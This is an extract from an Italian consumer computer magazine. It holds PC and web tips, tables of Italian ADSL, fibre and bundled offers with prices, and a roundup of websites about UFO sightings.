Per utilizzare **Driver verifier** dobbiamo aprire il Prompt dei comandi con i privilegi di amministratore (**Start\Tutti i programmi\Accessori**, quindi tasto destro su **Prompt dei comandi** e infine clic su **Esegui come amministratore**); poi digitiamo **verifier** e premiamo **Invio**. Selezioniamo la voce che ci interessa (normalmente, **Crea impostazioni standard**) e facciamo clic su **Avanti**. Qui possiamo decidere se fare il controllo sui driver non firmati, sui driver creati per versioni precedenti di Windows, su tutti i driver del sistema o su un elenco personalizzato. Facciamo ancora clic su **Avanti** e aspettiamo che vengano caricate le informazioni necessarie. A questo punto dovremo riavviare il PC e lasciare agire **Driver verifier**. Dopo lo startup del sistema, verranno presentate delle schermate riepilogative dei problemi riscontrati. In qualsiasi momento possiamo vedere lo stato dei driver analizzati riavviando **Driver Verifier** e scegliendo nella prima schermata **Visualizza informazioni sui driver attualmente in fase di verifica**. Microsoft consiglia di non effettuare il test su troppi driver contemporaneamente, ma solo su quelli che riteniamo più problematici, per evitare di sovraccaricare il sistema e alterare i risultati.

MAI PIÙ LINK ROTTI!

Chi gestisce un sito Web, specialmente se molto articolato e con un grande numero di link, deve prestare attenzione ai cosiddetti "broken link": parliamo di quei collegamenti che puntano a pagine, per lo più esterne, che non esistono più. Il Web è un universo in continua evoluzione, i siti nascono e muoiono continuamente o spesso si modificano e quindi cambiano anche le URL di riferimento delle pagine. La presenza di queste anomalie nel nostro sito ne mina fortemente l'attendibilità, in quanto potrebbe sembrare che non eseguiamo più manutenzione o che lo gestiamo con superficialità.

Le nostre pagine andrebbero controllate una ad una regolarmente, almeno una volta al mese. Per fortuna esistono servizi gratuiti che svolgono questo compito automaticamente. Una buona soluzione è quella offerta dal sito **www.brokenlinkcheck.com**. Molto semplice da utilizzare: basta inserire l'URL e successivamente il codice di sicurezza (per evitare l'utilizzo indiscriminato del servizio). Dopo aver effettuato una scansione del nostro sito, **Brokenlinkcheck** fornirà un elenco di tutti i collegamenti errati. L'utilizzo è gratuito fino a 3.000 pagine per volta!

STOP ALLA RIPRODUZIONE AUTOMATICA DEI VIDEO!

Chi usa Facebook da PC avrà notato che adesso la riproduzione dei video inizia in maniera automatica, a differenza di quando dovevamo premere noi il pulsante di play. Si tratta di una funzionalità che non tutti hanno apprezzato.

Per fortuna, è possibile rimediare facilmente: andiamo nelle impostazioni di **Facebook**, accediamo alla sezione **Video** e mettiamo su **Disattivo** la voce **Riproduzione video automatica**. Questa modifica interviene sulla versione per PC di Facebook. Su dispositivi **Android**, la riproduzione parte in automatico solo se siamo connessi tramite Wi-Fi, per evitare un eccessivo consumo di banda. Se vogliamo comunque disattivarla anche da cellulare andiamo sulle impostazioni e cerchiamo la voce **Riproduci automaticamente video solo su Wi-Fi**.

TURBO CPU

Per quanto i PC diventino sempre più potenti, di tanto in tanto si possono osservare dei rallentamenti dovuti a processi che impegnano tutte le risorse della CPU. Un primo approccio è quello di ridurre la priorità dei processi troppo esigenti, così da lasciare anche agli altri la possibilità di eseguire le proprie computazioni.

Apriamo **Gestione attività** premendo **Ctrl+Shift+Esc**, attiviamo la scheda **Processi** e selezioniamo il processo di nostro interesse. Facciamo clic col tasto destro, selezioniamo Imposta priorità e definiamo il nuovo livello di priorità; ad esempio, **Inferiore al normale** o **Bassa**. A parte questo, possiamo anche decidere che alcuni processi non utilizzino tutti i core a disposizione, così da ridurre ancora il loro impatto sulle prestazioni globali. Come prima, individuiamo il processo, facciamo clic con il tasto destro e, stavolta, scegliamo **Imposta affinità**. Dalla finestra che si apre possiamo selezionare i processori che il dato processo potrà utilizzare.

SCAVARE A FONDO IN UN SITO

Se siamo interessati a conoscere lo storico di un sito e risalire ai vari maintainer che si sono susseguiti nel corso degli anni, il sito www.hosterstats.com fa sicuramente al caso nostro.

Il servizio, infatti, a differenza del solito Whois (**www.register.it/domains/whois.html**) che fornisce solo informazioni relative allo stato corrente del nome a dominio, è in grado di recuperare dati relativamente all'intero ciclo vitale del sito, a partire dalla sua prima registrazione. Per ogni transazione effettuata viene riportata anche le relativa data. L'unico inconveniente di questo servizio è il numero limitato di domini supportati: **.com**, **.net**, **.org**, **.biz**, **.info**, **.mobi**, **.asia**, **.ie**, **.eu**, **.de** e, infine, **.co.uk**.

TUTTO IL PARAGRAFO
Quando dobbiamo selezionare una parola con Word, ma anche sul browser, basta fare clic su di essa due volte. Forse non ci abbiamo mai fatto caso, ma se facciamo clic tre volte di seguito su una parola, selezioniamo l'intero paragrafo. Un bel risparmio di tempo!

*PROVIDER

OFFERTE ADSL per tutte le

Molti grandi operatori rimettono mani al proprio listino, semplificandolo. Vodafone ritocca i prezzi (con aumenti su un'offerta e sconti sulle altre), mentre Wind introduce un rincaro per chi non è coperto dalla sua rete. Telecom, invece, lancia un'offerta integrata fisso-mobile molto allettante.

OPERATORE	OFFERTA	VELOCITÀ	COSTI AL MESE SE NON DIVERSAMENTE INDICATO	NOTE
EHIWEB	Geo Adsl	7/0,512 Mbps	24,89 euro. 18,89 euro al mese per i primi sei mesi	1 numero con prefisso geografico con chiamate nazionali (9,6 cent a risposta)
	Geo Adsl 10 Mega	10/1 Mbps	27,89 euro, 21,89 euro al mese per i primi sei	" ma disponibile solo in alcune città
FASTWEB	Jet	Fibra a 10/10 o 100/10 Mbps	25 euro al mese per 12 mesi (dopo: 35,29 euro)	4 e-mail da 1 GB, numero VoIP, Modem Wi-Fi, chiamate illimitate verso Fastweb
	Super Jet	"	25 euro al mese per 12 mesi (dopo: 45,37 euro)	", ma le chiamate sono senza scatto, in più ci sono 60'/mese verso cellulari
	Joy	"	19 euro al mese per 6 mesi (dopo: 29,24 euro)	4 e-mail da 1 GB, modem Wi-Fi, 1 GB di traffico internet mobile
MC-LINK	Family	7/0,256 Mbps	38,72 euro	1 dominio, 25 MB spazio Web, 20 e-mail da 1 e 2 GB con antivirus e antispam
NGI	Formula7	7/0,512 Mbps	19,8 euro	e-mail da 1 GB, attivazione Fast facoltativa
	Formula Power	20/1 Mbps	59,78 euro	"
	Formula 20	20/1Mbps	23,79 euro	"
	Formula&Parla	20/1 Mbps	48,68 euro	", più illimitate chiamate verso numeri di rete fissa nazionali
SÌPORTAL	SìAdsl 7 Mega	7/0,384 Mbps	21,9 al mese, più 71,98 euro di attivazione	1 casella da 50 MB, 20 MB spazio Web, 1 numero VoIP con prefisso della propria città
	Adsl Casa Mia	7/0,384 Mbps	31,65 al mese, più 71,98 euro di attivazione	", più illimitate telefonate verso fissi nazionale senza scatto
TELETU	Tutto per Te	7/0,384 Mbps	24,90 euro al mese per chi si abbona in questo periodo	5 e-mail da 30 MB, illimitate telefonate verso fissi nazionali (18 cent a scatto)
	Tutto Compreso	7/0,384 Mbps	29,90 euro al mese per chi si abbona in questo periodo	", ma le telefonate sono senza scatto
	Adsl senza Limiti	7/0,384 Mbps	19,90 euro al mese	5 e-mail da 30 MB. No canone Telecom
TELECOM ITALIA	Alice 7 Mega	7/0,384 Mbps	20,12 euro (gratis per 5 mesi per abbonamenti online)	1 casella da 3 GB con antivirus e antispam
	Tutto	7/0,384 Mbps	44,90 euro (29 euro al mese per un anno)	", più illimitate chiamate su fissi e cellulari senza scatto. Canone compreso.
	Internet Senza Limiti	7/0,384 Mbps	38,21 euro (19,90 euro al mese per sei mesi)	", ma le chiamate hanno 16 cent di scatto alla risposta
	Opzione Super Internet	10/1 Mbps	4,04 euro al mese in più sul canone di una flat 7 Megabit	"
	Tim Smart	7/0,512 Mbps	39 euro al mese, 32 al mese per 6 mesi	Come sopra, più pacchetto da mobile: 400 minuti, 400 sms, 2 GB internet
	Opzione Super Internet 20 Mega	20/1 Mbps	5,04 euro al mese in più sul canone di una flat 7 Megabit	"
	Opzione Play	Pari all'Adsl a cui si abbina	3 euro in più al mese sul canone di un'Adsl a scelta	", latenza ridotta del 40 per cento per migliorare gioco online e VoIP
	Night&Weekend	640/256 Kbps	10,03 euro; 9,08 euro di attivazione	"
	Tutto Fibra	30/3 Mbps (solo in alcune città)	54,90 euro al mese, 39 euro al mese per sei mesi	1 casella da 3 GB, modem Wi-Fi, chiamate illimitate su e cellulari senza scatto
	Internet Fibra	"	49,90 euro al mese, 29 euro al mese per sei mesi	1 casella da 3 GB, modem Wi-Fi, illimitate chiamate su fissi (16,13 cent a scatto)
	Tutto Fibra Plus	100/10 Mbps (solo Milano)	69 euro al mese, 49 euro al mese per sei mesi	Come tutto fibra
TISCALI	8 Mega (promo low cost)	8/0,512 Mbps	9,95 al mese, 4,95 euro al mese per i primi quattro	1 casella da 10 GB con antivirus e antispam,100 MB di spazio Web
	20 Mega	20/1 Mbps (solo su rete Tiscali)	25,17 euro. 9,95 al mese per i primi due	"
	Tutto Incluso Light	20/1 Mbps (solo su rete Tiscali)	32,95 euro. 19,95 al mese per due anni	", più illimitate telefonate verso fissi e 500'/mese su cellulari (20 cent a scatto)
	Tutto Incluso Full	20/1 Mbps (solo su rete Tiscali)	49,95 euro al mese, 29,95 euro al mese per tre anni	" ma chiamate illimitate senza scatto su fissi e mobili, 60' su fissi internazionali
VODAFONE	Adsl e telefono completo	20/1 Mbps (solo su rete Tiscali)	39 euro al mese per chi si abbona in questo periodo	Internet key con 2 GB/mese a 14 Mbps. Chiamate illimitate verso fissi e cellulari
	Adsl e telefono Start	20/1 Mbps (solo su rete Tiscali)	32 euro al mese per chi si abbona in questo periodo	", ma verso cellulari Vodafone si paga 19 cent a risposta (a consumo verso altri)
	Adsl	20/1 Mbps (solo su rete Tiscali)	30 euro (20 euro al mese per i primi sei mesi)	Come sopra, ma senza telefonate né linea voce
	Vodafone Fibra e telefono 100	100/20 Mbps	45 euro al mese, 39 euro al mese per un anno	Come Adsl e Telefono Senza Limiti
	Fibra e telefono Start	30/10 Mbps (solo in alcune città)	39 euro al mese, 32 al mese per 6 mesi	Come Adsl e telefono Start
	Fibra e telefono Senza limiti	"	45 euro al mese, 39 al mese per 6 mesi	Come Adsl e telefono senza limiti
WIND	Happy No Limit	640/256 Kbps	22,95 euro. Più 1,90 euro per ogni ora di connessione	1 e-mail 1 GB, 150 MB di spazio Web. Illimitate chiamate nazionali su rete fissa
	Adsl Flat	7.048/512 Kbps	20,12 euro	3 e-mail da 1 GB, con antivirus e antispam, 150 MB di spazio Web
	Adsl 20 Megabit	20/1 Mbps (solo su rete Wind)	25,16 euro, primi due mesi gratis	"
	All Inclusive Unlimited	20/1 Mbps (solo su rete Wind)	36,95 euro al mese (più 5 euro al mese fuori da rete Wind)	", più chiamate illimitate fisse e verso cellulari italiani (in VoIP fuori da rete Wind)
	Super All Inclusive unlimited	20/1 Mbps (solo su rete Wind)	49,95 euro al mese in promo in questo periodo	", in più una SIM Wind con chiamate, SMS e internet illimitati
	Absolute Adsl	20/1 Mbps (solo su rete Wind)	26,95 euro al mese (più 5 euro al mese fuori da rete Wind)	illimitate chiamate a fissi nazionali, EU Occ. e Nord America, cellulari naz.: 18 cent a scatto
	Super Absolute	20/1 Mbps (solo su rete Wind)	39,95 euro al mese. Più 5,16 euro di tassa cellulare.	", più una SIM Wind con 900 minuti, 900 SMS e internet illimitato
	Super Happy Italy	1,2/0,256 Mbps	14,95 euro al mese, più 3,17 cent per ogni minuto in Adsl	"

CI SONO (QUASI) TUTTE
Le offerte in tabella rappresentano una selezione non esaustiva delle principali promozioni per Internet Mobile presenti sul mercato. Per eventuali aggiornamenti consigliamo di visitare i siti ufficiali dei vari operatori.

ADSL TOP tiscali

Tiscali Tutto Incluso Full, 29,95 euro al mese per tre anni (dopo 49,95 euro al mese) per Adsl 20/1 Megabit, chiamate illimitate verso fissi e cellulari e 60 minuti verso fissi internazionali.

tasche

Le nuove tendenze dei provider italiani

GLI OPERATORI SONO DISPOSTI A DARCI MARI E MONTI SE CONSEGNIAMO LORO TUTTE LE NOSTRE COMUNICAZIONI (FISSE, MOBILI E INTERNET)...

BANDA GARANTITA	SITO
128 Kbps	www.ehiweb.it
"	
5,7/5,7 Mbp6 Megabit	www.fastweb.it
"	
"	
256 Kbps	www.mclink.it
128 Kbps	www.ngi.it
512 Kbps	
256 Kbps	
256 Kbps	
1 Mbps	www.siportal.it
320 Kbps	
2,5/0,2 Mbps	www.teletu.it
"	
"	
2,1/0,2 Mbps	www.telecomitalia.it
"	
"	
3,2/0,4 Mbps	
"	
7,2/0,4 Mbps	
Pari all'Adsl cui si abbina	
450/100 Kbps	
21/1,2 Mbps	
"	
4,5/0,328 Mbps	www.tiscali.it
10,4/0,538 Mbps	
"	
"	
2,1/0,2 Mbps	www.vodafone.it
"	
"	
Velocità reale	
450/100 Kbps	www.wind.it
3,7/0,41 Mbps	
10,4/0,8 Mbps	
10,4/0,8 Mbps	
"	
"	
"	
32 Kbps	

Nei listini dei maggiori operatori telefonici italiani stanno succedendo due cose. Da una parte, arrivano offerte integrate, che mettono insieme traffico fisso (da casa) e mobile (su SIM cellulare) a fronte di un canone a forfait; inferiore a quanto pagheremmo se prendessimo i servizi separatamente. Dall'altra, gli operatori fissi lanciano sconti esclusivi per chi ha preso la linea mobile con loro o viceversa. Ovviamente, possono farlo quegli operatori che hanno entrambe le reti (Telecom, Vodafone, Wind) oppure gli operatori fissi che sono operatori mobili virtuali (come Fastweb che si appoggia alla rete di 3 Italia). Per noi utenti è una tendenza interessante: se un operatore ha per noi buone offerte e coperture sia per il fisso sia per il mobile, ci conviene sposarlo per entrambe le cose: possiamo risparmiare in modo sostanziale.

In sintesi, ora bastano 50 euro al mese per soddisfare tutte le nostre esigenze di comunicazione: voce, SMS, Internet a casa o in mobilità; e si scende a circa 40 euro al mese se togliamo dal pacchetto le chiamate e gli SMS in mobilità. L'ultima mossa è di Telecom Italia, con l'offerta integrata Tim Smart: chiede 39 euro al mese per ADSL, telefonate illimitate al solo scatto alla risposta (19 cent) e una SIM con 2 GB di Internet, 400 minuti e 400 SMS. A un prezzo ulteriore di 10 euro al mese è possibile avere più GB, più minuti o togliere lo scatto alla risposta da casa. Telecom ha anche una tariffa, Tim Unlimited, esclusiva per i propri utenti di rete fissa: 29 euro al mese per 2 GB, chiamate e SMS senza limiti.

Vodafone, invece, da tempo offre ADSL, telefonate da casa e traffico Internet mobile su chiavetta (mentre Tim Smart ha nel pacchetto un servizio più completo, che include anche chiamate e SMS da cellulare). Vodafone, inoltre, sconta l'ADSL ai propri utenti mobili Relax. Chi ha una tariffa di questo tipo per il cellulare, può avere ADSL e chiamate da casa con il 60 per cento di sconto sul canone.

Simile la strategia Fastweb: sconta di 5 euro al mese le offerte cellulari a chi ha una rete fissa con quest'operatore. Il che rende le tariffe cellulari di Fastweb molto competitive: 20 euro al mese (invece di 25) per chiamate, SMS, Internet senza limiti su cellulare; 5 euro al mese (invece di 10) per 500 minuti, 500 SMS e Internet senza limiti (ma velocità tagliata dopo i primi 2 GB di traffico).

Wind è stato invece il primo operatore a lanciare offerte tutto compreso fisse e mobili, che adesso si chiamano Super Absolute e Super All Inclusive Unlimited, a 39,95 e 49,95 euro al mese. Comprendono ADSL 20 Megabit, chiamate illimitate dal fisso, Internet illimitato su smartphone (ma velocità tagliata dopo i 2 GB). Con l'offerta meno cara, però, c'è uno scatto alla risposta di 18 cent, da casa, 900 minuti e 900 SMS da cellulare, che sono invece senza limiti con Super All Inclusive Unlimited. Wind, infine (analogamente a Vodafone), sconta di 5 euro al mese le offerte ADSL e linea fissa a chi ha attivato i suoi servizi mobili All Inclusive.

LE TOP OFFERTE "TUTTO INCLUSO"

OPERATORE	OFFERTA	COSTI	INCLUDE	NOTE
Fastweb	Mobile Freedom scontata	20 euro al mese	Su cellulare: 2 GB di Internet veloce, chiamate e SMS illimitati	Canone ridotto a chi ha Fastweb a casa (per gli altri: 25 euro/mese)
Tim	Tim Unlimited	29 euro al mese	Su cellulare: 2 GB di Internet, chiamate e SMS illimitati	Solo per chi ha Telecom a casa
Telecom Italia	Tim Smart	39 euro al mese	Adsl 7 Megabit, chiamate illimitate da casa al solo scatto alla risposta (19 cent). Su cellulare: 400 minuti, 400 SMS, 2 GB	Offerta integrata fisso-mobile
Vodafone	Adsl e Telefono Senza Limiti "Privilege"	32 euro al mese	Adsl 20 Megabit, chiamate illimitate da casa, 2 GB di Internet su chiavetta	Solo per chi ha offerte Vodafone Relax su cellulare
Wind	Super All Inclusive Unlimited	49,95 euro al mese	Adsl 20 Megabit, chiamate illimitate da casa. Su cellulare: chiamate e SMS illimitate, 2 GB di Internet veloce	Offerta integrata fisso-mobile

SUL WEB Per essere sempre informato sulle ultime novità Adsl e confrontare le tariffe, visita il sito www.migliori-offerte-adsl.it.

A caccia di UFO con Internet

Avvistamenti, rapimenti, crop circle... Ecco le migliori risorse online per scoprire se c'è altra vita nell'universo

L'ENCICLOPEDIA UFOLOGICA

www.ufo.it

Attivo sin dal 1995, raccoglie materiale sull'universo extraterrestre, sia dall'estero che dall'Italia, dal 1947 ad oggi. All'interno, ricercatori e semplici appassionati trovano la «WikiUfo», un'enciclopedia online simile a Wikipedia e interamente dedicata ai fenomeni ufologici. Il materiale dei vari cataloghi è schedato per regione e addirittura per provincia. Molto dettagliata e aggiornata la mappatura ufologica. È inoltre possibile scaricabile un'app Android che offre la possibilità di segnalare avvistamenti. Originale, infine, l'analisi dell'impatto socio-culturale provocato dal fenomeno UFO. Il sito è disponibile anche in versione inglese.


DOCUMENTI, FOTO, VIDEO ECC.

www.centroufologianazionale.net

Il maggiore punto di forza di questa risorsa è senz'altro la sezione FAQ, zeppa di documenti di notevole interesse storico, dedicata agli avvistamenti italiani sin dagli albori del '900. Le tabelle statistiche rappresentano un ottimo strumento di consultazione e studio, mentre una banca dati internazionale sugli UFO dà la possibilità di analizzare le dichiarazioni di enti statali che prendono in esame i fenomeni per darne una spiegazione ufficiale. L'area convegni, infine, mette a disposizione atti, documenti e immagini, con relazioni di studiosi, sulla possibilità scientifica di esplorazione spaziale e di vita nel cosmo, con relative ipotesi e soluzioni per l'eventuale colonizzazione.

STUDIO SCIENTIFICO DEI FENOMENI

www.cisu.org

Nato alla fine del 1985, il C.I.S.U. è una tra le più grandi organizzazioni ufologiche diffuse sul nostro territorio. Raccoglie numerosi ricercatori attivi e molti appassionati di ufologia. Rappresenta in Italia un punto fermo nel panorama dello studio razionale e di orientamento scientifico dei fenomeni ufologici, con l'obiettivo di eseguire indagini sulle segnalazioni di avvistamento UFO, promuovere lo studio scientifico dei fenomeni e favorire la circolazione delle informazioni. Il sito mette a disposizione degli utenti una folta raccolta di testi e articoli inerenti gli avvistamenti, oltre a documenti, file e risorse. Disponibile infine un catalogo elettronico delle varie pubblicazioni.

IN BREVE

COMBATTERE IL "NON SAPERE"

www.invasionealiena.com

Ben curato e fornito di materiale variegato sugli avvistamenti, ciascuna macrocategoria contiene sottocategorie a cui accedere con riferimento al formato della documentazione desiderata. Moltissimi i documenti filmati, sempre corredati di relativa analisi critica e dell'opinione di scienziati di comprovata fama.

OCCHIO AI FAKE!

www.ufoofinterest.org

Un blog che si dà come finalità quella di scovare la falsa ufologia. Per ciascuna notizia di avvistamento viene aperta una discussione moderata, nella quale apportare verifiche o confutazioni da parte di appassionati ed esperti. Non trovano spazio le notizie non fondate, segnalate da link o fonti su falsi avvistamenti.

DIVULGAZIONE E RICERCA

http://gaus.myblog.it

Associazione che si occupa di fenomeni ufologici e paranormali, dal punto di vista scientifico, con attenta lettura critica. Fulcro dell'attività è la divulgazione di "x-files" e la promozione di una ricerca accurata sugli avvistamenti. L'organizzazione, inoltre, si fa promotrice di incontri bimestrali e di collaborazioni con l'università di Padova.

SUL WEB Il planetario Microsoft (www.worldwidetelescope.org) è uno strumento gratuito, a disposizione di ricercatori e appassionati di osservazione spaziale, per implementare database e analizzarli con le varie comunità di ricerca.